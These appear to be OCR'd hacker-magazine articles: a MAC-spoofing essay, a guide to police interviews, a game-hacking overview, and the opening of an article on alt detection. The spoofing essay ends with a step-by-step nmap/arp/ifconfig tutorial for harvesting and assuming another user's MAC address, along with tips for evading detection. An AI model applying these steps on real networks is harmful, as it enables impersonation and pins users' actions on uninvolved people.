Note: The techniques discussed here are designed to work on school, corporate, or public networks where users connect directly to the network via a NIC. These techniques will not work to gain anonymity on your home cable, DSL connection, or other private connection for reasons that should become obvious below.

Enemies of Anonymity

Allowing users to remain anonymous makes them far more difficult to control. Thus, there are many groups with a vested interest in eliminating network anonymity. From the RIAA and MPAA and their "takedown" notices to various governments and corporations, there is no shortage of those who will strive to unmask users of the Internet. Often, these organization will leverage the legal system to force ISPs or other network operators to give up the identities of their users. Due to billing necessities and basic practicality, we often must cede our identities to our ISP, network admins, or other organizations, and when these organizations can be forced pass this information on to anyone with the right lawyers, maintaining anonymity on the net can be very difficult.

Still, the ability of network operators to reliably match actions to known user identities is not guaranteed. To see how one might retain their anonymity on the net, we must understand the basics of the network underlying technology.

Ethernet, IP, and DHCP

Ethernet was developed by Robert Metcalfe at Xerox PARC in the early 1970s. Ethernet embodies the physical and link layers of the TCP/IP network reference stack. It is by far the most common system for networking computers, both within local network installations and as part of the wider Internet.

Ethernet assigns each physical node on the network a link layer address called a Media Access Control (MAC) address. MAC addresses are 48 bit (6 byte) addresses that are generally assigned to

each physical Ethernet interface at the time of it's manufacture. Thus, an Ethernet device normally has a single, permanent MAC address free from the need for any specific user configuration or selection. Despite this permanent 1:1 intent, most devices allow the user to programmatically modify their MAC address. Sometimes, this is a necessary feature to enable fail-over operation in redundant multi-Ethernet device configurations. Other times, it is the means for enabling Ethernet multicasting and other advanced configurations. While Ethernet is the standard link layer protocol, it is not well suited for inter-network communication. Thus, we use the IP protocol to facilitate Internet communication. IP addresses, unlike MAC addresses, tend to be user or system defined, and are often dynamically allocated.

The DHCP provides a widely used means to automatically assign IP addresses to Ethernet network devices. It does this via a client/server system in which the client identifies itself via its MAC address and requests an IP address. The server then provides the device with a valid IP address based off either a preexisting assignment for the given MAC address or by selecting the next available IP address in an internal pool. Thus, the DHCP system defines a relationship between a device's Ethernet MAC address and its Internet IP address. The details of DHCP are most recently defined in RFC 2131.

MAC Authentication

Many network operators take the MAC/IP relationship a step further by using MAC addresses as a form of client identification. The rationale behind this approach is that MAC addresses are normally permanent, whereas IP addresses are assumed to be dynamic. Thus, a user's MAC address can (supposedly) be used as a constant identifier for the user on the network.

In such a system, when a user connects to the network, the network checks the device's MAC address against a table of known MAC addresses for registered users. If a match is found, the network assigns the device an IP address allowing it to communicate on the Internet. If no match is found, the user is normally placed in some form of temporary IP sandbox where no external communication is possible beyond allowing the user to identify themselves to the network operator and register their MAC address.

Figure 1 shows a model for implementing just such a system. Such MAC authentication systems tend to be tightly integrated with the standard DHCP system. They simply add an additional component that validates the MAC address before issuing a DHCP response.

Many public, university, and corporate networks use this approach. When a user first accesses the network from a specific device, they are required to provide some form of personal




Figure 1: MAC Address Based Network Authentication Model

authentication (user credentials, ID, etc.) before their device is allowed to connect to the network. I'm sure many of you have encountered the ubiquitous "Please Register" screen when connecting to some form of public network at some point in your life. The DHCP/MAC authentication system then permanently associates the now registered MAC address with the given user.

MAC address validation and authentication systems like this not only allow the network operator to ensure that only paying/authorized users have access to their networks, they also allow the network operator to track network traffic back to specific users. Since the network operator now has a temporal record of which MAC addresses were assigned which IP addresses, and the users to which these MAC/IP combinations belong, the network operator can, theoretically, match any user to their public IP based on the DHCP records and the time the IP was in use.

This, of course, assumes a permanent and 1:1 relationship between users and MAC addresses, which, as we previously mentioned, is not always true.

Exploiting the Link Layer

So what happens when we violate the permanent MAC to User relationship that we previously discussed? What can we gain by exploiting the assumption that a MAC address always corresponds to its original user? How easy is it to "steal" another user's MAC address and assume their identity on the network?

MAC Harvesting

We'll start with the latter question first. Since a user's MAC address is present in every Ethernet frame on the local network, harvesting a list of registered MAC addresses for a given network is relatively easy. Simple sniffing tools like Wireshark or TCPDUMP can lead to large lists of valid MAC addresses.

Furthermore, every client on a network is required to maintain a list of MAC addresses

for other devices it has communicated with on the network as part of its ARP table. ARP tables maintain the local listing of MAC to IP address mappings and are a key part of any TCP/IP stack implementation. We can artificially enlarge the size of our ARP table to include the MAC addresses for an arbitrary set of clients on the network by ping sweeping a segment of the IP network using a tool like nmap. Dumping the resulting ARP table entries provides a list of MAC addresses for all reachable clients.

Thus, we see that obtaining a list of registered MAC addresses on a given network is relatively trivial for any user of the network. The user gathering these addresses won't have any knowledge of the MAC to User mapping of the addresses, but they will know that the MAC addresses have been successfully registered since they are active on the public network segment.

MAC Modification and Spoofing

What about modifying this supposed "permanent" MAC address? That, too, turns out to be fairly trivial (depending on one's operating system and NIC). There are perfectly legitimate, and often required, reasons for changing a MAC address. Indeed, the Ethernet specification even requires MAC addresses to be changeable. Changing one's MAC address can generally be done at either the hardware (NIC) or software (OS) level. This is due to the fact that most NIC drivers allow the OS to either pass them a full Ethernet frame, complete with a source MAC address already filled in, or to pass them a frame with a blank MAC address to which they insert their own address.

On Linux, changing your MAC address at the OS level is trivial. Simply use the `ifconfig` command with the `hw ether [MAC ADDRESS]` argument. This will modify the MAC address for a specific NIC until the next reboot. Most Linux distributions also provide some means by which you can permanently change your MAC address (so it persists between reboots) through the use of a network interface configuration file.

On Windows, some NIC drivers allow you to set your MAC address via the device properties menu. When this option is not supported, there are numerous third party tools that can be used to change your MAC address.

Avoiding Detection

Since the whole point of this MAC modding dance is to avoid giving your network operators the ability to track your actions, we should discuss how to undertake such a process without being detected.

The first place where one risks detection is in the harvesting of a set of MAC addresses. Active network sniffing can often be detected since it requires the user to perform some form of ARP poisoning or other technique that fools the local router into forwarding the client traffic that does not involve her. Passive network sniffing only works on unswitched networks (which, in this day and age, is primarily only wireless networks). And even passive sniffing can often be detected (if less reliably) through the use of anti-sniff products that try to identify sniffers through the extra network latency they cause for the client running them.

Pure ARP based MAC harvesting is completely transparent since the ARP process is a natural part of the TCP/IP model. That said, your ARP table normally only contains devices that you have directly communicated with. This provides a possible means for tracking a spoofed MAC address back to a specific user through the set of all devices with which the user has communicated and from which the user has had the opportunity to harvest MAC addresses. To increase the size of one's ARP table to the point where this becomes infeasible, we often employ techniques like ping sweeping, which can also be detected.

So how does one most readily avoid MAC harvesting detection? Three options seem most tenable:

Offline Wireless Sniffing: Many newer wireless chipsets include a "monitor" sniffing mode where they simply act as wireless radios reporting all traffic they see flying through the air. In this mode, they never actually connect to the wireless network, and thus provide no means to trace their actions through latency or other methods. Indeed, there is no record of these devices even having existed as far as the network is concerned.

Long Term ARP Collection: By constantly collecting and logging the MAC address of all devices with which you have ever communicated, one can generate a large MAC collection over a period of time. While this suffers from the same theoretical tracking vulnerability as using this approach in the short term, once one's collection of MAC addresses grows large enough, practical tracking become unlikely, if not impossible.

Cooperative Compilation: What if a group of network users get together and share their MAC addresses with each other in person (or via secure communications)? Now we have a collection of valid MAC addresses with no network based record of these users ever having had access to each other's MAC records. More on this later....

Even if we can evade detection on the MAC harvesting front, we must still evade detection on the spoofing front. To do this, we must be careful how we connect to the network with our spoofed address. First and foremost, physical, wired connections in private areas (dorm rooms, offices, etc.) are to be avoided. These locations provide a means for tracking traffic back to its physical source, and if that's your desk, your cover is blown, spoofed MAC address or otherwise.

Wireless networks seem to be the more robust choice for a successful undetected spoofing attempt. But, even here, we must be careful. If




Figure 2: Result of MAC spoofing in a DHCP/MAC Authorization system

one suddenly changes their MAC address and then reconnects to a small wireless network to which they were previously connected, they risk exposure by temporal correlation. "Client A disappears from the network and a moment later Client B appears" is a behavior that could be correlated over time to lead back to the spoofing user. Thus, only spoofing on large wireless networks and allowing some downtime between connecting to the network from one's real versus one's spoofed MAC address are desirable actions. Finally, what happens if we try to spoof a MAC address that is already in use on the network? In Ethernet and DHCP land, that's generally an implementation specific behavior. Often, it will result in a broken network connection for both the actual MAC holder and the spoofing party. It is also an obvious red flag that spoofing is occurring. Thus, it behooves us to ensure the MAC address that we are assuming is not already in use on the network at the time they wish to use it, and to ensure that this remains true through our entire use of the address. Remember, our goal is operation anonymity, not a DOS attack.

Results and Consequences

So what does the ability to harvest and modify MAC addresses buy us? By itself, not much. Indeed, one's MAC address is rarely present at the endpoint of a packet sent over the Internet since MAC addresses are part of the local Ethernet network. They get blown away and replaced each time a packet traverses to a separate segment of the IP network (i.e., the Internet).

Where a new MAC address buys us ground is in the fact that under DHCP/MAC authentication systems, changing our MAC address also changes our IP address, and thus the user to which all of our network interactions point. Figure 2 shows the result of assuming another user's MAC address (i.e., Andy assumes Ben's MAC) in such a system.

Now, as far as the network operator is concerned, any action Andy takes will be attributed to Ben. Thus, we have gained a form of anonymity through our use of MAC spoofing. Our network actions are no longer associated with us. By frequently changing the user whose MAC address we have assumed, we can increase this level of anonymity.

While this technique provides a form of anonymity, it is also a form of impersonation. In situations where we have not obtained another user's permission to use her identify, we are treading on what is probably unethical (legal or otherwise) ground. Anonymity at the expense of others is not our goal. We will address this issue in the next section.

Building an Anonymous Network

How do we leverage MAC spoofing to gain anonymity without treading on the rights of other network users? The key is cooperation with other users. Each network user in the DHCP/MAC authentication paradigm is required to register his or her MAC address once. Once registered, the user's MAC address has free access on the network. There is no compelling reason or benefit to retaining your own MAC address after you have registered it if you have access to another registered MAC address. How can we exploit this fact?

Cooperative Spoofing

The answer is "by trading MAC addresses with other registered users." The more, the merrier. And it's best if you don't even know with whom you are trading. This turns the MAC authentication paradigm on its head. The network operators can still require users to identify themselves to gain their initial network access, but if the users then jumble their MAC to User associations, this initial identification can no longer lead to future association.




Figure 3: A "MAC Swapping Party"

In its simplest implementation, such a system could be built through real world "MAC swapping parties." Such parties would involve a group of authorized network users gathering together, each with their single authorized and traceable MAC address in hand. All users at the party then throw their MAC addresses into a hat and take turns drawing new MAC addresses. Now each user

has the means to access the network without their actions being traced back to them. Indeed, they don't even know who specifically their actions trace back to. They can now use the network, secure in the fact that they have a sound alibi that breaks any MAC to User associations the network operator may try to assert. Figure 3 illustrates this concept. Want more anonymity? Increase the number of people at the party. Hold parties each week. Swap early and swap often. Welcome to the great MAC to User randomization system.

While such a system is certainly effective in subverting the operator's ability to associate MAC addresses with specific users, it has some impractical consequences. Namely, it's difficult to organize a group of people to meet frequently and perform a swap. It also ignores the fact that changing one's MAC address is a process that, while simple, isn't widely understood by the average user. Can we automate this process to make it simpler to join?

Automating the System

Imagining a system that automates the swapping of MAC addresses is not difficult. While there are many considerations in implementing such a system, conceptually, the process is the same as a physical "swapping party."

A good automated MAC swapping system would involve some piece of software that users could install on their computer. This software would record the user's current MAC address, and then report this MAC address to a central or distributed MAC pool. In return, the software would receive a new address from the pool. The software could be configured to perform this swap at each boot.

The software will need to employ some form of encryption to avoid revealing which MAC address was volunteered to the pool. The pool would also need at least a few spare MAC addresses to ensure a free MAC address is always available for each swap. Obtaining such addresses, however, is not difficult since most MAC authentication systems have some means for allowing users to register arbitrary device MAC addresses (for your iPod, Kindle, etc.). This means a few users would just have to register a handful of "fake" MAC addresses and volunteer these to the pool to create a small buffer.

Results and Consequences

By making the MAC swapping process simple and automatic, we can drastically increase the number of users participating in the system. This, in turn, leads to greater anonymity. Thus, we can create an anonymous network under the MAC authentication paradigm by destroying the MAC to User associations on which it relies.

But are there downsides? Maybe. In a MAC swapping system we are trading the right to be the sole user of our native MAC address for some level of anonymity through randomization. This means that while our actions won't trace to us, they may trace to another user. Or, for that matter, another user's actions may trace back to us. While revealing our MAC swapping involvement should provide a reasonable doubt that the other user's actions are not our own, and thus avoid us taking the blame for such actions in a court of law, it may still lead to short term headaches. Furthermore, if the network operator decided to ban and punish instances of MAC swapping (legally or otherwise), revealing that you have swapped MAC addresses might get you in trouble even if it avoids you getting blamed for another user's actions.

Obviously we hope that network operators do not choose this course of action. Our system does not violate the basic goal of MAC authentication: ensuring only authorized user can access the network. It only breaks the secondary result of MAC authentication, the ability to trace user actions back to users. Nonetheless, crackdowns will occur.

The best defense against such a crackdown is in numbers. MAC swapping can be seen as a form of network activism. Essentially, it represents civil network disobedience. While a small group of MAC swappers could probably be punished or banned from the network, an entire university campus cannot. If enough people participate in such a system and demand their right to anonymity, cracking down on all such users becomes very difficult, both practically and politically.

Legal Ramifications

Where does large scale MAC swapping leave us legally - both as users and network operators?

The power of MAC spoofing lies only partially in the ability of one to assume another's network identity. Its power also lies in its ability to provide a reasonable doubt that a given MAC address corresponds - and always has corresponded - to a single given user. By assuming another's MAC address, we can avoid our actions being traced back to us. By claiming that another user may have assumed our MAC address, we can claim that our supposed actions were not our own. This one-two punch combo leads to a fairly robust legal defense and enough ambiguity to provide reasonable anonymity.

Thus MAC swapping provides not only a technological exploit to remaining anonymous, it provides a legal defense to attempts to identify network users based off of their registered MAC addresses. If enough people start participating in large scale MAC swapping systems, we can all reasonably claim that activity matched to our MAC address is not our own, whether it actually is or not.

Conclusion

In our ever more interconnected world, network anonymity is an important right. MAC swapping

provides an ethical, practical, and simple means towards gaining network anonymity on MAC authenticated networks. While it does not guard against all forms of inadvertently availing oneself on the network, it does provide a sound legal and technological basis for preventing network operators from identifying their users. Now we just need to build such a system and see what happens....

References

Droms, R.: Bucknell University. Network Working Group. "RFC2131: Dynamic Host Configuration Protocol" March 1997. http://tools.ietf.org/html/rfc2131

Electronic Frontier Foundation: "Internet Service Provider Safe Harbors and Expedited Subpoena Process in the U.S. Digital Millennium Copyright Act and Recent Bilateral Free Trade Agreements". https://www.eff.org/files/filenode/FTAA/ISP_june05.pdf

Electronic Frontier Foundation: "Unsafe Harbors: Abusive DMCA Subpoenas and Takedown Demands". September 2003. https://www.eff.org/wp/unsafe-harbors-abusive-dmca-subpoenas-and-takedown-demands

IEEE. IEEE 802.3: CSMA/CD (Ethernet) 2008. http://standards.ieee.org/about/get/802/802.3.html

Mitchell, Bradley: "The MAC Address". http://compnetworking.about.com/od/networkprotocolsip/l/aa0622 02a.htm

Wireshark: "Ethernet (IEEE 802.3)". http://wiki.wireshark.org/Ethernet

A MAC Harvesting and Spoofing Tutorial

This section lays out a basic tutorial for harvesting a collection of MAC addresses on a network and assuming another client's MAC address. This technique will employ ping sweeping, which, as mentioned in this article, is traceable. I recommend you only employ these techniques on a network that you have the right to experiment with. Furthermore, utilizing another user's MAC address without their permission is often unethical and, in some cases, illegal. Don't be evil.

The MAC spoofing techniques discussed here would also work in a MAC swapping scenario where no harvesting is necessary. All techniques discussed here were undertaken on a Linux system and 802.11 wireless network.

1. Identify where you are on the network through `ifconfig`. You are most interested in your IP address and subnet.

2. Find and ping all active devices on your network subnet using the information from the previous step. A command like `nmap -sP -n 192.168.1.0/24` will perform this step for a computer on the 192.168.1.0 network with a subnet mask of 255.255.255.0.

3. Flush the ARP cache to record the MAC addresses of all active devices on the network. This can be done using the `arp -n -H ether` command. Pipe the output from this command to a file for easy searching later.

4. You must now wait for a device to drop off the network. Wait a few minutes and then run the `nmap` command from the previous step a second time. It may be helpful to pipe the outputs from both calls to nmap to files for easy comparison.

5. Compare the output to the previous nmap output. If an address appears in the first nmap listing but not the second, it's a good indicator that the device is no longer on the network. Note any such addresses. If no clients have left, wait a bit more and try again (or put your haxor skilz to good use and write a little script to test regularly and automatically).

6. You now must locate the (presumably) available MAC address for one of the clients who has left the network. To do this, search the previously dumped ARP table for the IP address in question. The `grep` command is your friend.

7. Presumably, you now have harvested a usable MAC address. To assume this user's identity on the network, we must spoof this MAC address.

8. The first step to spoofing the acquired MAC address is to power down your wireless network interface, generally wlan0. This can be accomplished via the `sudo ifconfig wlan0 down` command.


9. Once powered down, use `ifconfig` to replace your native MAC address with the acquired MAC address. The following command accomplishes this: `sudo ifconfig wlan0 hw ether [MAC address]`

10. Finally, you will power your wireless interface back up and attempt to connect to the network. This can be done via the `sudo ifconfig wlan0 up` command.

11. Once connected, you can verify that you have successfully switched MAC, and thus also IP, addresses. Calling `ifconfig` will verify this. Note that you will often be assigned the same IP address as the former user of your acquired MAC address. This is a byproduct of the DHCP operation on many networks.

12. This change is not permanent, but will instead only exist until the next reboot. If you were swapping MAC addresses as opposed to harvesting one, you would now make your MAC changes permanent by adding them to the appropriate interface configuration file. On Linux, this is distribution dependent, but a quick search of the Interwebs can provide you with the necessary steps.

13. Welcome to your new life as another user!



by Poacher

"Because of what appears to be a lawful command on the surface, many citizens, because of respect for the law, are cunningly coerced into waiving their rights due to ignorance." - *U.S. Supreme Court opinion, U.S. v. Minker*

In the dime store novel that's been my life, I consider it (with hindsight) to be my good fortune to have been on both sides of the bars (at least temporarily). I've sat at both sides of the interview desk. I've put people in jail and had people try to put me in jail. But if you live by the sword....

The police interview is a subject close to my heart. I've made a study of it, and there are some excellent books out there to prepare you, if you're willing to take the time to study. And don't for a second think that just because you have done nothing wrong that you have nothing to fear.

There is nothing so dangerous as being an innocent person in police custody. It means you have nothing to gain and everything to lose. Nothing and no one to give up or trade, and usually no real clue as to why you are really there. This I learned through hard gained experience.

This isn't a get out of jail free guide. If you've done wrong and been found out, your best bet is to get a good lawyer and cut a deal to get out of the worst of it. However, we're all supposed to be innocent until proven guilty, so anyone, and I mean anyone, can find themselves on the wrong side of the bars.

Therefore, based upon my experiences on both sides, here is my survival guide.

Rule Number One: Say Nothing.

In the initial stages, the drama of the events will be overwhelming. In military circles, this is referred to as "shock of capture." There is a great temptation at the start to attempt to de-escalate the situation and try to talk your way out of it. It's human nature. Fight it. Say nothing. Use the time to observe and remember everything that is happening. A lot of convictions are helped along by things the soon to be - or recently arrested - person blurts out, in a misguided attempt to help themselves. So keep it zipped.

At first, your only priority is to try and gauge what exactly you have been accused of and what evidence is being used against you. You are never going to be told that last bit until it's too late, however, by observing what they are looking for and assessing the questions you are being asked, you can get a very good idea of what they know and don't know and what information they have and where it might have come from.

You need to get into the mindset that what is happening is happening. Nothing you can do will stop it, slow it down, or speed it up. They are following guidelines, laws, and protocols that they can't vary. You are on a roller coaster and you can't get off until the end. So don't fight it. Don't fight them. Try and enjoy it if you can. In the words of *The Hitchhiker's Guide to the Galaxy,* "Don't Panic."

Rule Number Two: Be Civil and Polite.

That doesn't mean cave in and roll over. You can be firm, but be as pleasant as you can. No matter what provocation. If you are nice, they will tend to be. At the very worst, even if they aren't nice back, you are not adding any further charges like resisting arrest to your worries. You must act cooperative, even when you are being very uncooperative. The phrase here is "passive resistance."

Just keep in mind, no one there is your friend. One of the commonest techniques is for an interrogator to try and establish a connection with you. One of the tenets of social engineering is the desire to please. Interview techniques play on this. Many people also have a strange burning desire to confess. People love to unburden themselves on sympathetic strangers. Don't be so foolish. A lot of these ideas you can also use and turn against them. But be subtle. If you are nice, polite, cooperative, and meek, then the people dealing with you will be tempted by the desire to please impulse, and may make slips that are favorable to your position.

Rule Number Three: Get Lawyered Up.

If you are in a country that provides a free lawyer or you can afford one, then get one. It may delay things, but hey, you got all day and all night; you are not going anywhere. Good or bad, a lawyer will know the local law. They will normally also know the local law enforcement personnel. Just remember that a lawyer is there to advise you. It's advice and you don't have to take it.

There are other advantages to a lawyer. In certain legal systems, they will be given a lot of information that you won't get on your own. They can ask questions to people that you can't. The other big advantage of a lawyer is that hopefully you have got an independent witness to everything that is going on.

Rule Number Four: Say Nothing.

This is so important that it's worth covering twice. If you have a right to silence, use it. You can still talk with your captors, but keep it to small talk. Say nothing about anything you could have been arrested for. If you feel (or your lawyer advises) that you have to answer certain questions, then keep it brief and to the point. Answer always in a way that closes the conversation. Don't leave a sentence hanging that invites further follow-up questions.

The more information you give, the deeper the hole you are digging for yourself. Keep things short and factual, and never give an opinion. If you don't remember something, then say so. No one has a perfect memory.

What you are aiming for here primarily is to avoid intentionally or accidentally incriminating yourself. Secondly, you are making them work for every piece of information from you. By being polite, calm, and answering each question in a way that shuts down that topic, you are interrupting the flow of the conversation and breaking the interrogator's train of thought.

Don't ever get emotional. One thing I have learned is that when either the interrogator or the suspect gets emotional, then the game is up. Anger is the worst enemy, but any emotion will be your downfall. Distance yourself mentally from everything that is happening and take nothing personally. The moment you do, you will not be able to think clearly and will be placing yourself in a state where you are highly likely to talk too much.

It's quite fun if you have the ability and opportunity to get your interrogator to lose their temper. However, I seriously wouldn't recommend going down that route, unless you are either very confident or very experienced in being interviewed. A ploy like that is extremely likely to involve you investing emotion into the interview and thus falling into that trap.

Staying calm is really the key to it all. Arrest and interview are by their very nature stressful. Potentially losing your liberty is as well. It is worth learning (if you haven't already) some breathing and visualization exercises that you can then employ in the interview to get your pulse rate down and your head clear.

If you're unlucky enough to be arrested somewhere that doesn't have a right to silence, then you are going to have to give some kind of account. Here, as earlier, keep it simple, keep it factual, and keep it short. If you've already told them something and then you are asked the same thing a second time, just politely refer them to your original answer. Don't get drawn into expanding upon answers you have already given. A very good technique if you are going to give an account is to prepare a written statement. This is best done with a lawyer. Outside of the pressure of the interview, you can carefully write down your statement. Then, in the interview, refer all questions to your written statement and answer nothing else.

Once the interrogation is over and the tapes stop turning, say nothing more in relation to the case. Don't let the relief of it being over tempt you into opening up. Their chance to question you is over. Unless they convene another interview, they have had their opportunity. Just because the tapes have stopped doesn't mean they can't use anything else you say against you.

Whether you get bail or they keep you in lockup, say nothing more to anyone about the case. Even in a cell or an office, there could well be hidden recording equipment or someone who isn't who they appear to be.

If you get released, try to obtain copies of all records you're entitled to. If you can get a copy of the interrogation, then do so. If you can't, then go and write it down as soon as you can, while it's still fresh in your mind.


As a final point, laws differ the world over. If you are engaged in activities that mean you are likely to receive unwelcome attention from the authorities, take the time to do a little study of local laws and criminal procedures. If you know what things are likely to happen to you and you know the rules the law enforcement people have to follow, you will be a lot calmer and able to focus on getting yourself out of the situation. It may even be worth doing a bit of checking for local lawyers and finding out any who specialize in fields of law that may be of use to you, as well as learning what their reputations are like. Once you've found a good lawyer, get a business card from them or memorize the phone number, so you can call them at your hour of need.

In the worst case scenario that you are arrested in a country that doesn't have the fundamental guarantees on freedom, like a right to silence and a right to an attorney and, heaven forbid, may even use physical or mental torture, then my advice is to just tell them what they want. Confessions obtained under duress are morally reprehensible and would not be valid in any sane court.

To sum up. Prepare for the possibility of arrest if you can, then....

- Say nothing
- Be civil and polite
- Get a lawyer
- Say nothing

VIDEO GAME HACKING



by Moral Grey Area Cat

Game hacking is not an area that's been tackled in *2600* before, so I aim to give a brief overview in this article on how and why games are hacked. Of course, current-generation consoles such as the Playstation 3 have only recently been hacked, but this has brought down the full wrath of Sony on the hacker concerned. [1] So be careful what you do. You can turn your console into a brick or break your game by poking about the entrails. This article is for instructional purposes only.

Why Hack Games?

There is a view that people only hack games to cheat, especially in online gaming. You only have to look at the boards on Gamefaqs to read reports of light-saber-wielding droids running amuck in some of the online *Star Wars* games. [2] If caught, such individuals are usually banned. Of course, hacking games is used to cheat because the player does not have the skills to complete the game in the usual way. Others look for a quick way to gain prestige among their peers. But then there are those who do not have the time to spend the required hours to complete a game, and so use the cheats to get past specific levels so they can progress onwards.

Hacking can actually extend the life of the game, with different ways of playing becoming available. Certain characters may become available. These are usually non player characters but ones which can now be controlled by the player. New ships or vehicle may also become available, or the player may gain skills or abilities not usually associated with their character.

Hacking access to the game levels is an easy way to complete many games, but these can often open up other areas. Sometimes, a level only available in single player mode can be used in a multiplayer game. Demo levels are also of interest, as they may only be used in a rolling demo before the game starts, rather than in the game itself.

Perhaps of most interest to some hackers is the potential access to unused or beta material. Many games retain elements that were used for the game's development, but which are made inaccessible in the released game. The *Soul Reaver/ Legacy of Kain* series is a good example of this, detailed at the *Lost Worlds* website. [3] The second game, *Soul Reaver,* has a number of versions of the *Soul Reaver* weapon that are only available through cheat codes.

One very specialized area of hacking is the translation patch, where games only released in one country (usually Japan) are translated into English or some other language. While this has usually been aimed at role-playing games such as *Final Fantasy,* [4] there is a growing industry in converting game menus and text from English to other languages such as Russian. [5]

Finally, there is the rebuilding of unreleased games. Some games are not released at all for a variety of reasons, but get leaked onto the net, or are available in demo form. *Star Fox 2* for the Super Nintendo was abandoned at a very late stage of development, but a leaked ROM was not only translated from Japanese to English, but also hacked so that it resembled the final game as much as possible. The Playstation 1 demo of *Titan AE* was released, but John Doom managed to hack into the game so that at least some further levels were made playable. [6] Without these kinds of restorations, many games would be unavailable to gamers, or lost completely.

Types of Game Hacking

There are many ways of getting into the guts of any particular game, but they tend to be divided into two areas: hardware and software hacks. Let's have at look at the first. Hardware hacks have always been there, from the "60 to 72 pin connector" for importing Nintendo Entertainment System games [7] to the Playstation modchip. Gameshark and other cheat cartridges may also fall into this category, which alter the game's memory address values to give a desired result. No doubt there are many other such devices.

The Gameshark also allows specific codes to be used, which brings us over to the software side of things. As noted above, these change the values at specific addresses, which may increase health for a player, or turn all enemies into morons. Accessing different levels is pretty straightforward once you know the specific address to change, and may even get a bonus level or two while you're there. But you do get some rather strange codes appearing, though: do we really need nude codes or cheats for the early *Tomb Raider* games?!! [8]

One of the best ways to alter the game in a

significant way is through changing the content. This can be along the lines of the translation patches as mentioned above, but may also be achieved using a hex editor. Hex editors can be used to open up game files, allowing the hacker to search for specific text or information which can then be changed. The file may be saved again and integrated back into the game, making the changes permanent. An extension of this is the mod, used a lot in computer games to radically alter the game. The game's content or style of play may be changed, or the graphics updated. The strange thing about PC game mods is that a number of official game developers support such customizations, going so far as to provide tools and programs to accomplish this, and releasing some of the mods in expansion packs. [9]

Conclusion

There are a number of ways to alter a game so as to cheat, access new areas, or change the game completely. There are many resources and guides on the net to help people with this. And don't think that everything about a particular game has been discovered: I have found new levels, characters, and ships in the games that I have hacked. Have fun!

References

[1] "Sony sues PS3 hackers" by Brendan Sinclair (http://www.gamespot.com/➥news/6286248/sony-sues-ps3-➥hackers)

[2] "How do you use lightsabers and force lightning when your not playing as a hero?" [sic] by l_m0nk3y_l (http://www.gamefaqs.com➥/psp/960345-star-wars-battle➥front-elite-squadron/answers?➥qid=129079)

[3] *Legacy of Kain:* the Lost Worlds by Ben Lincoln (http://www.thelostworlds.➥net/index.html)

[4] Rom Hacking Dot Net by Nightcrawler (http://www.romhacking.net/trans)

[5] "Star Fox 2" by Evan Gowan (http://➥www.snescentral.com/article.php?➥id=0077)

[6] "The cancelled Titan A.E. game is almost restored" by Unseen64staff (http://www.➥unseen64.net/2010/10/20/the-➥cancelled-titan-a-e-game-is-➥almost-restored/)

[7] "NES to Famicom adapter" (http://➥nesdev.parodius.com/NES_ADAPTER➥.txt)

[8] "Nude Raider" (http://en.wiki➥pedia.org/wiki/Tomb_Raider_%28➥1996_video_game%29#Nude_Raider)

[9] Mods (http://en.wikipedia.org/➥wiki/Mod_%28video_gaming%29)

Special thanks to Jedi Kitty for proofreading, etc.

by Johnny Fusion
=11811=

A new fad in resident-run security in the virtual world of *Second Life* is alt detection. This article will focus on the most widely run alt-detecting security system: zF RedZone.

What is an Alt?

